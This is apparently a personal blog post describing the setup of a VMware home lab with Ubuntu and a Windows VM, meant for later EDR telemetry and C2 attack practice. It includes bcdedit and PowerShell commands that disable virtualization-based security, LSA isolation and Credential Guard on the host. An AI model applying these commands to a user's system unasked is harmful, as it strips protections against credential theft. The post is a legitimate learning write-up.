
Siraj Abdul-Shahid
7/4/2024

Introduction

Building a home lab is a fantastic way to sharpen your technical skills and explore new technologies. This post outlines the steps I took to set up my home lab using VMware, from installing virtual machines to configuring the necessary settings.



I initially started a home lab using VirtualBox that was fully comprehensive with a robust firewall, multiple VMs, Active Directory, Wireshark, a VMDR (Qualys), the works. I ran out of system resources and pivoted to a simpler Home Lab in VMware. To keep this posts from being too long I will separate this into multiple posts.

This post will focus on the setup and initiation of the Lab. Others will showcase my experience with generating telemetry and creating detection rules in a Cyber setting. At some point I plan on making a post with how far I got with the first lab specifically the fire wall setup and controls, and active directory.

This lab is inspired by Eric Capuano's home lab. Tools used include: VMware, Ubuntu, Windows 10/11, Putty (SSH Client), LimaCharlie (EDR), and Sliver (C2). Some work will be completed using Sysmon, gpedit, IP config, etc.

Step-by-Step Details


Installed VMware Workstation Player

Downloaded and installed VMware Workstation Player, a free tool for personal use. This will be the host for my virtual machines (VMs). As I said in the intro this was switch from VirtualBox so an upgrade in a sense.

Installed a Windows 11 VM using the VMware edition for ease of use. This provides a familiar environment for various tasks. This VM will be the workstation for my EDR as well as the target of my attacks.

Installed Ubuntu Live Server


Installed Ubuntu live server to save on system resources. Configured with 2 CPUs and 2GB RAM.




Set a static IP address for the Ubuntu server:

VMware NAT Network Settings: Subnet IP: 192.168.80.0, Gateway IP: 192.168.80.2

Ubuntu Network Configuration: Name: ens33, Type: eth, Static IP: 192.168.80.128/24


NAME TYPE NOTES
[ens33 eth - ▸]
DHCPv4 192.168.80.128/24
00:0c:29:48:16:a7 / Intel Corporation / 82545EM Gigabit Ethernet Controller (Copper) (PRO/1000 MT Single Port Adapter)
[Create bond ▸]
Edit ens33 IPv4 configuration
IPv4 Method: [Manual ▾]
Subnet: 192.168.80.0/24
Address: 192.168.80.128
Gateway: 192.168.80.2
Name servers: 8.8.8.8
IP addresses, comma separated
Search domains:
Domains, comma separated
[Save]
[Cancel]


Profile setup
[Help]
Enter the username and password you will use to log in to the system. You can configure SSH access on the next screen but a password is still needed for sudo.
Your name: Tech Maestro
Your server's name: tmlab
The name it uses when it talks to other computers.
Pick a username: techmaestro
Choose a password: **********
Confirm your password: **********

Upgraded Hardware for Better Performance

Ran into an issue with disk space. Transferred a 250gb SSD from a home-built PC to my laptop. Formatted and partitioned using diskpart in cmd, then moved VMware and VMs to the new drive.

At this point I ran into an issue where Hyper-V on my laptop would not allow for VMs on VMware. There was no issue with VirtualBox and a quick google search showed that other people had run into the same issue. The below steps are what I did to resolve the issue. No one fix worked on its own and it took of all of them (and significant hair pulling) to allow for VMware to work properly.

Disabled Hyper-V on Windows

I disabled Hyper-V via the command line and unchecked Hyper-V functions in settings.

PowerShell


```
Set-VMSecurity -VMName <VMName> -VirtualizationBasedSecurityOptOut $true
```

Windows Command Prompt

```
bcdedit /set {0cb3b571-2f2e-4343-a879-d86a476d7215} loadoptions DISABLE-LSA-ISO,DISABLE-VBS
bcdedit /set vsmlaunchtype off
```

Enabled Group Policy Editor on Windows 11 Home


Installed Policy Plus from GitHub to access the Group Policy Editor (gpedit) on Windows 11 Home.



Disabled Credential Guard and Virtualization-Based Security


Disabled these features via the command prompt with a series of commands (and a little bit of reasonable profanity). I restarted my system afterward to lock in changes.

```
C:\Windows\System32>bcdedit /enum {current}

Windows Boot Loader
-------------------
identifier              {current}
device                  partition=C:
path                    \WINDOWS\system32\winload.efi
description             Windows 11
locale                  en-US
inherit                 {bootloadersettings}
recoverysequence        {c3012527-b3df-11ed-b5b5-8204e6517970}
displaymessageoverride  Recovery
recoveryenabled         Yes
isolatedcontext         Yes
allowedinmemorysettings 0x15000075
osdevice                partition=C:
systemroot              \WINDOWS
resumeobject            {c3012525-b3df-11ed-b5b5-8204e6517970}
nx                      OptOut
bootmenupolicy          Standard
hypervisorlaunchtype    Auto

C:\Windows\System32>
```



Set Up and Ran Windows VM


Finally set up the Windows VM and celebrated this milestone!





With these issues out of hand I setup the Windows VM to use as an attack target and to generate telemetry.

